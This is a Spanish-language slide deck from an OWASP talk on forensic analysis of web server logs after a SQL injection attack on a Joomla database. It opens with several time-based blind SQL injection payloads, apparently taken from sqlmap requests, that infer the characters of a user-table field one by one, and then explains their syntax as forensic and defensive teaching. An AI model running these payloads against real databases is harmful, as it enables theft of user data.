(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))>104,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))>108,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))>110,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))>111,0,1))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))!=112,0,1))))BfNw)
```

# Análisis forense de los logs (ej. en paso 6)



Esto se debe a que estamos explotando una time-based blind - Parameter replace (subtraction).

- en este caso, para sacar un dato tiene que adivinarlo caracter a caracter basado en el tiempo que demoró la consulta en ejecutar.
- esta es la razón por la cual esta inyección ciega toma 1301 pedidos para obtener lo mismo que la basada en error hace en 19 pedidos.

A continuación analizaremos la sintaxis del ataque y consideraciones generales cuando los ataques son ciegos.

# Análisis forense de los logs (ej. en paso 6)



La consulta que extrae datos es:

```
(SELECT 8889 FROM (SELECT (SLEEP (1-  
(IF(ORD(MID((SELECT IFNULL(CAST(`block` AS  
NCHAR), 0x20) FROM joomla_db.qoxit_users ORDER BY id  
LIMIT 0,1),1,1)))>307485,0,1)))))) PiCC)
```

- obtiene si el ordinal del primer carácter del campo *block* es mayor que 307485.
- `LIMIT` lo va cambiando para posicionarse en diferentes registros de la tabla.
- el `sleep` depende de si se cumple la condición lógica o no.


# Análisis forense de los logs



Usualmente debemos responder qué datos se comprometieron.

- Si la SQLi es basada en error, no tenemos los datos en el log, pero si que registros se robaron de la tabla (necesitaríamos una foto de la base de datos en el momento del ataque para estar 100% seguros de cuáles fueron los datos).
- Si la SQLi es ciega, tenemos el proceso de inferencia que hizo sqlmap, con eso podemos estimarlo como con la SQLi basada en error o calcularlo de manera exacta, pero implica un procesamiento bastante avanzado de los logs.

# Contención (WAF)





# Remediación



Se debe actualizar la aplicación vulnerable o corregir el código fuente en caso de ser un desarrollo a medida.



# Trabajos futuros utilizando IA



- Durante el proceso forense no se pudo utilizar IA como Chat GPT por razones de privacidad.
- Durante la preparación de la charla si se pudo utilizar Chat GPT pues es un caso ficticio y demostró tener capacidad de responder preguntas sobre los logs de apache.
- ¿Se puede entrenar un modelo para que procese millones de registros de log y haga el trabajo forense por nosotros?



Muchas Gracias  
OWASP Río de la Plata



¿Preguntas?

Tilsor

